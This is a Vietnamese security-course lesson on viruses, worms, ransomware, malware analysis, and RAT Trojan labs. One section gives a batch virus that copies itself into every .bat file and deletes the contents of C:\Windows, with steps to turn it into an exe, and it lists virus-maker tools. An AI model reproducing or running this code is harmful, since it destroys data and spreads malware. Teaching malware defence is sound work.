Bài: 7.2 Nguy cơ Malware - Khái niệm Virus và Worm, kỹ nghệ đảo ngược Malware

Xem bài học trên website để ủng hộ Kteam: 7.2 Nguy cơ Malware - Khái niệm Virus và Worm, kỹ nghệ đảo ngược Malware

Mọi vấn đề về lỗi website làm ảnh hưởng đến bạn hoặc thắc mắc, mong muốn khóa học mới, nhằm hỗ trợ cải thiện Website. Các bạn vui lòng phản hồi đến Fanpage How Kteam nhé!

Khái niệm Virus và Worm

Virus là hình thái cũ nhất của chương trình ác ý, được biết đến lần đầu tiên vào năm 1970. Trong phần này, chúng ta sẽ tìm hiểu về **virus** và **worm**, điểm khác biệt giữa virus và các chương trình ác ý, cách tạo ra virus cũng như ảnh hưởng của virus đối với mục tiêu.

Viruses

Virus là một chương trình tự sao, nó có khả năng tự tạo ra vô số bản sao bằng cách gắn với một chương trình khác bất kể format. Những virus này có thể thực thi ngay khi mới tải về hay đợi lệnh thực thi từ host, hoặc kích hoạt sau một khoảng thời gian nhất định. Những đặc điểm chính của virus:

- Làm nhiễm độc tệp
- Chỉnh sửa dữ liệu
- Biến đổi
- Gây lỗi
- Mã hóa
- Tự sao

Vòng đời của virus

Quy trình phát triển của **virus** từ khi thiết kế đến khi bị phát hiện được chia thành 6 giai đoạn. Những giai đoạn này bao gồm sự tạo ra virus, thực thi, phát hiện, và **anti-virus**. Hệ phương pháp của việc phát triển virus bao gồm:

- Thiết kế

Đây là công đoạn tạo ra virus. Để thiết kế một virus, lập trình viên có thể sử dụng ngôn ngữ lập trình để tạo ra mã virus hoàn toàn mới, hoặc sử dụng bộ công cụ.

- Sao chép

Với công đoạn này, virus sẽ sao chép trong một khoảng thời gian nhất định ở hệ thống mục tiêu. Sau khi kết thúc, virus sẽ tự lan truyền. Sự sao lại của các loại virus có thể khác nhau, tùy thuộc vào ý muốn của người phát triển virus. Thông thường, quy trình này diễn ra rất nhanh để gây nhiễm độc mục tiêu trong thời gian ngắn.

- Khởi chạy

Công đoạn này diễn ra khi user vô tình khởi chạy chương trình nhiễm độc. Một khi được khởi chạy, virus sẽ thực hiện những mục tiêu như người thiết kế virus đã dự tính. Ví dụ, một virus được thiết kế để phá hủy dữ liệu thì sau khi kích hoạt, nó sẽ phá hủy dữ liệu.

- Phát hiện

Trong công đoạn này, hành vi của virus được quan sát và virus được nhận định là một nguy cơ đối với hệ thống. Thông thường, người lập trình anti-virus sẽ quan sát virus bị báo cáo.

- Sáp nhập

Người lập trình phần mềm anti-virus sau khi nhận diện, phát hiện và quan sát hành vi của virus, sẽ thiết kế một mã anti-virus hoặc nâng cấp phần mềm anti-virus để hỗ trợ phiên bản cũ phát hiện virus.

- Loại trừ

Bằng việc cài đặt phiên bản anti-virus đã nâng cấp, hoặc tải về phiên bản mới có thể loại trừ nguy cơ virus khỏi hệ điều hành.

Cách thức virus hoạt động

Quy trình hoạt động của virus gồm hai giai đoạn được giới thiệu dưới đây.

1. Giai đoạn lây nhiễm

Trong giai đoạn này, **virus** đặt trong hệ thống mục tiêu sẽ tự sao vào một tệp có thể thực thi để khởi chạy khi **user** thực thi ứng dụng chính thống. Những virus này lan truyền bằng cách sản sinh và lây nhiễm chương trình, tài liệu hay tệp đính kèm email. Tương tự, virus có thể lan truyền thông qua email, chia sẻ tệp hay tệp tải về từ internet. Bên cạnh đó, virus có thể xâm nhập vào hệ điều hành thông qua **CDs**, **DVDs**, **USB-drives** hay bất cứ phương tiện kĩ thuật số nào.

2. Giai đoạn tấn công

Giai đoạn này diễn ra khi ứng dụng vô tình được người dùng hay các đối tượng khác thực thi. Virus thường đòi hỏi một hành động xúc tác để bắt đầu lây nhiễm mục tiêu. Có thể tối thiểu hóa lây nhiễm để hoàn thành quy trình gây lỗi và phá hủy tệp chương trình và dữ liệu. Một số virus phải chờ thực thi mới có thể tấn công, nhưng một số có thiết lập để gây nhiễm độc trong những điều kiện xác định.

Mã độc tống tiền (Ransomware)

Mã độc tống tiền là một **malware** gây giới hạn truy cập vào tệp chương trình và folder bằng mã hóa, thậm chí khóa hệ thống. Khi hệ thống bị mã hóa, cần có key giải hóa để mở khóa hệ thống và tệp. Kẻ tấn công sẽ đòi một khoản tiền để cung cấp key giải hóa. Thanh toán online sử dụng tiền số như **Ukash** và **Bitcoin** thường được sử dụng để tống tiền vì khó theo dõi dấu vết. Mã độc tống tiền thường triển khai bằng **Trojans**. Một ví dụ tiêu biểu nhất của mã độc tống tiền là tấn công **Wannacry**.

Sau đây là những thành viên phổ biến nhất trong gia đình mã độc tống tiền:

- Cryptobit Ransomware
- CryptoLocker Ransomware
- CryptoDefense Ransomware
- CryptoWall Ransomware
- Police-themed Ransomware

Các loại Virus

- System hay Boot Sector Viruses

Boot Sector Virus được thiết kế để di chuyển **Master Boot Record** (MBR) từ địa điểm ban đầu. **Boot Sector Virus** sẽ được thi hành mỗi khi máy bị nhiễm khởi động, trước cả thời điểm hệ điều hành được nạp lên. Virus này thay đổi mã khởi động bằng cách lây nhiễm MBR. Nó sẽ gây ra những vấn đề trong khởi động, quá trình khởi động, sự bất ổn định và mất khả năng định vị trí thư mục.

- File and Multipartite Viruses

Loại virus này lây nhiễm mục tiêu bằng nhiều cách. **File viruses** lây nhiễm các tệp đã thực thi, như các tệp có thể thực thi hay tệp BAT. **Multipartite Virus** có thể tấn công boot sector và tệp cùng lúc, do đó mới có thuật ngữ **multipartite**. Mục tiêu tấn công có thể bao gồm **boot sector** và tệp có thể thực thi trên ổ cứng.

- Macro Viruses

Macro Virus là loại virus thiết kế riêng cho các ứng dụng của Microsoft như Excel, Word, và các ứng dụng sử dụng **Visual Basic for Application (VBA)**. Ngôn ngữ Macro giúp tự động hóa và tạo ra một quy trình mới chạy trên hệ thống nạn nhân.

- Cluster Viruses

Cluster Virus được thiết kế chuyên để tấn công, chỉnh sửa bảng vị trí tệp hay bảng thư mục. Bằng cách chỉnh sửa tệp gốc trong bảng thư mục, tệp đầu vào nhằm vào virus thay vì tệp ban đầu. Theo cách đó, user sẽ thực thi virus thay vì thực thi ứng dụng mong muốn.

- Stealth/Tunneling Viruses

Những virus này sử dụng phương thức khác để tránh bị phát hiện bởi chương trình **anti-virus**. **Stealth virus** sử dụng phương pháp đường hầm: khởi chạy dưới một đường hầm và chặn yêu cầu từ bộ xử lí gián đoạn của hệ điều hành. Tuy nhiên, anti-virus sẽ sử dụng những đường hầm riêng để phát hiện tấn công này.

- Logic Bombs

Logic Bombs được thiết kế bất hoạt cho đến một thời điểm xác định, hoặc hành động nào đó xảy ra. Điều kiện hoàn thành sẽ xúc tác cho virus hoạt động và thực hiện mục tiêu dự tính. **Logic bombs** là một mối nguy cơ khá nghiêm trọng, vì không thể phát hiện nó trong trạng thái bất hoạt và phát hiện sau khi nó đã hoạt động là quá trễ.

- Encryption Virus

Đây là loại virus sử dụng mã hóa và có thể trộn tần để tránh bị phát hiện. Do phương pháp này mà virus mã hóa khó bị phát hiện. Trong quá trình tự nhân bản và lây nhiễm, nó sử dụng mã hóa mới để mã hóa và giải hóa.

Các loại virus khác:

- Metamorphic Viruses
- File Overwriting or Cavity Viruses
- Sparse Infector Viruses
- Companion/Camouflage Viruses
- Shell Viruses
- File Extension Viruses
- Add-on and Intrusive Viruses
- Transient and Terminate and Stay Resident Viruses

Viết chương trình virus đơn giản

Tạo ra một virus là quá trình đơn giản, dù nó còn phụ thuộc vào mục đích của người lập trình. Những lập trình viên chuyên nghiệp thường chọn thiết kế một mã hoàn toàn mới. Dưới đây là các bước để tạo ra một virus cơ bản, thực thi hành động khi có xúc tác. Để tạo ra virus, bạn cần có ứng dụng **notepad**, **bat2com** hoặc sử dụng **GUI based virus**.

Viết chương trình virus đơn giản sử dụng notepad:

1. Tạo thư mục chứa tệp bat và tệp văn bản.
2. Mở ứng dụng notepad.
3. Nhập mã sau:

:

```
@echo off
for %%f in (*.bat) do copy %%f + Virus.bat
Del c:\windows\*.*
```

4. Lưu tệp dưới dạng .bat.
5. Biến đổi tệp sử dụng bat2com utility hay bat to the .exe converter.
6. Tệp sẽ lưu dưới dạng exe trong thư mục hiện tại và sẽ thực thi nếu click.

Công cụ tạo virus

- Sam's Virus Generator and
- JPS Virus Maker
- Andreinick05's Batch Virus Maker
- DeadLine's Virus Maker
- Sonic Bat – Batch File Virus Creator

- Poison Virus Maker


Sâu máy tính

Sâu máy tính là một dạng **malware**. Không giống như virus cần có xúc tác để hành động, sâu máy tính có thể tự nhân bản nhưng không thể tự gắn liền. Bên cạnh đó, sâu máy tính có thể lan truyền thông qua vận chuyển tệp và lan truyền qua mạng lây nhiễm.

Phân tích virus và phương pháp phát hiện virus

Giai đoạn phát hiện virus bắt đầu bằng việc quét. Ban đầu, hệ thống sẽ quét tệp đáng ngờ để kiểm tra chuỗi chữ kí. Sau đó, toàn bộ đĩa được kiểm tra tính toàn vẹn. Hệ thống sẽ lưu trữ dữ liệu của toàn bộ tệp trong một đĩa bằng cách kiểm tra giá trị tổng kiểm (checksum) thường xuyên.

Tính toàn vẹn sẽ kiểm tra xem tệp có bị virus chỉnh sửa hay không. Trong bước chặn bắt tiếp theo, yêu cầu từ hệ điều hành sẽ được quan sát. Phần mềm chặn bắt được sử dụng để phát hiện hành vi giống virus và đưa ra cảnh báo cho user. Biện pháp **Code Emulation** và **Heuristic Analysis** phân tích hành vi và phân tích mã của virus bằng cách thực thi trong một môi trường phức tạp.



Kỹ nghệ đảo ngược Malware

Sheep Dipping

Đây là quá trình phân tích tệp và gói tin đáng ngờ trước khi cho phép người dùng tiếp cận chúng trong một môi trường riêng biệt để đề phòng virus. Phân tích này được thực hiện trên một máy tính chuyên dụng. Đây là bước đầu tiên trong quy trình phòng thủ, bao gồm điện toán an toàn, quan sát cổng, quan sát tệp, **anti-virus** và các chương trình bảo mật khác.

Phân tích Malware

Đây là quá trình **nhận dạng malware** cho đến khi xác nhận **malware** đã hoàn toàn bị loại bỏ. Quá trình bao gồm quan sát hành vi của **malware**, xem xét nguy cơ và tìm giải pháp. Trước khi phân tích, chúng ta cần làm rõ sự cần thiết cũng như mục tiêu cần đạt được trong giai đoạn này. Mục tiêu cơ bản của giai đoạn phân tích là quan sát hành vi của **malware**, có được thông tin chi tiết, duy trì phản hồi với sự cố và phòng thủ trước **malware** để bảo vệ tổ chức.

Quy trình **phân tích malware** bắt đầu bằng việc chuẩn bị môi trường kiểm thử cho phân tích. Chuyên gia bảo mật sẽ chuẩn bị một máy ảo để làm hệ điều hành host. Phân tích malware động sẽ được thực hiện ở hệ điều hành host bằng cách thực thi malware trên hệ điều hành guest. Hệ điều hành host được cách li khỏi các mạng khác để đảm bảo quan sát hành vi chính xác.

Sau khi thực thi malware trong môi trường kiểm thử, phân tích malware động và tĩnh được thực hiện. Kết nối mạng cũng được cài đặt sau đó để quan sát hành vi sử dụng các công cụ quan sát quy trình, công cụ quan sát gói tin cũng như công cụ hiệu chỉnh lỗi như **OllyDbg** và **ProcDump**.

Mục tiêu phân tích Malware

- Xác định độ nghiêm trọng của nguy cơ hay tấn công
- Xác định loại malware
- Xác định phạm vi tấn công
- Xây dựng phòng thủ để bảo vệ hệ thống và tổ chức
- Tìm ra nguyên nhân sâu xa
- Xây dựng phản hồi với sự cố
- Phát triển phần mềm anti-malware để loại bỏ nguy cơ

Các loại phân tích Malware

Phân tích malware được chia thành hai loại cơ bản:

- Phân tích tĩnh

Phân tích tĩnh hay phân tích mã được thực hiện bằng cách phân tách nguồn của tập tin nhị phân và nghiên cứu mỗi thành phần riêng biệt (không thực thi). Công cụ như IDA được dùng để phân tách tập tin nhị phân.

- Phân tích động

Phân tích động hay phân tích hành vi được thực hiện bằng cách thực thi **malware** trên host và quan sát hành vi của **malware**. Phân tích hành vi được thực hiện trong môi trường **sandbox**.

Công nghệ sandboxing giúp phát hiện nguy cơ trong một môi trường phức tạp. Trong quá trình **sandboxing** một malware, hệ thống sẽ tìm trong cơ sở dữ liệu thông minh báo cáo phân tích malware. Có thể tìm thấy thông tin chi tiết nếu nguy cơ được phát hiện trước đó. Nếu dữ liệu cho thấy thông tin tương thích với malware, hệ thống sẽ phản hồi nhanh chóng với nguy cơ.

Lab 7.1 HTTP RAT Trojan

Case Study

Chúng ta sẽ tạo ra một **server Trojan** truy cập từ xa trên máy **Windows 7** (**10.10.50.202**) sử dụng **HTTP RAT Trojan**. Khi một tệp Trojan được thực thi trên máy xa (trong trường hợp chúng tôi là máy Windows 2016, địa chỉ IP là **10.10.50.211**), nó sẽ tạo ra truy cập từ xa đến **Windows 2016** từ **Windows 7**.

Topology:




Figure 7-02 Topology Diagram

Thiết lập và quy trình

Đến máy **Windows 7** và chạy **HTTP RAT Trojan**.

1. **Uncheck** thông báo với địa chỉ IP.
2. Thiết lập **port**.
3. Click vào **Create**.

Trong thư mục mặc định chứa ứng dụng đã cài đặt, bạn sẽ thấy một tệp có thể thực thi mới. Chuyển tiếp tệp này đến máy của nạn nhân.




Figure 7-04 Trojan EXE file created

4. Đăng nhập vào máy tính nạn nhân (trong trường hợp này, Windows 2016) và chạy tệp.
5. Tìm trong **task manager** một chương trình đang chạy, bạn sẽ thấy **HTTP Server**.




Figure 7-05 Trojan process on Victim machine

6. Trở lại **Windows 7**.
7. Mở trình duyệt Web.
8. Đến địa chỉ IP của máy tính nạn nhân. Trong trường hợp chúng tôi là **10.10.50.211**.




Figure 7-06 Accessing Victim using HTTP

Kết nối **HTTP** được mở trong máy nạn nhân. Bạn có thể sử dụng công cụ này để kiểm tra chương trình đang chạy, drive và thông tin máy tính.

9. Click vào **Running Processes**

Kết quả ở trên cho thấy những chương trình đang chạy trên máy nạn nhân.

10. Click vào **Browse**.




Figure 7-08 Browse Drives of Victim

Kết quả cho thấy drives.

11. Click vào **Drive C**.




Figure 7-09 C drive of Victim

Kết quả cho thấy **Drive C**.

12. Click vào **Computer Information**.




Figure 7-10 Computer's information of Victim

13. Để dừng kết nối, click vào **Stop_httpRat**.

Figure 7-11 Stop HTTP Connection

14. Làm mới trình duyệt.




Figure 7-12 Connection terminated

Ngắt kết nối thành công.

15. Đến **server Windows 2016** và kiểm tra những chương trình đang chạy.

Chương trình HTTP Server đã dừng lại.

Lab 7.2 Quan sát kết nối TCP/IP sử dụng công cụ CurrPort

Case Study

Dựa vào lab trước, chúng ta sẽ thực thi lại **HTTP Remote Access Trojan** **(RAT)** trên nền tảng **Windows 12** (**10.10.50.211**) và quan sát kết nối TCP/IP để phát hiện và loại bỏ kết nối.

Topology:

Figure 7-14 Topology Diagram

Thiết lập

1. Chạy ứng dụng **CurrPort** trên **Windows Server 2016** và quan sát chương trình.

2. Chạy **HTTP Trojan** được tạo ở lab trước.

Chương trình mới được thêm vào danh sách.

Bạn có thể thấy tên chương trình, giao thức, **port local** và **remote** cũng như thông tin địa chỉ IP.

3. Để biết thêm thông tin, click chuột phải vào **httpserver.exe** và đến **properties**.

Properties đang cho thấy nhiều thông tin hơn về kết nối TCP.

4. Đến **Windows 7** và bắt đầu kết nối như đã nói đến ở lab trước, sử dụng trình duyệt web.

Kết nối thành công.

5. Trở lại **Windows 2016**, loại bỏ kết nối.

6. Để chứng thực, thử kết nối lại từ **Windows 7**.




Figure 7-20 TCP connection terminated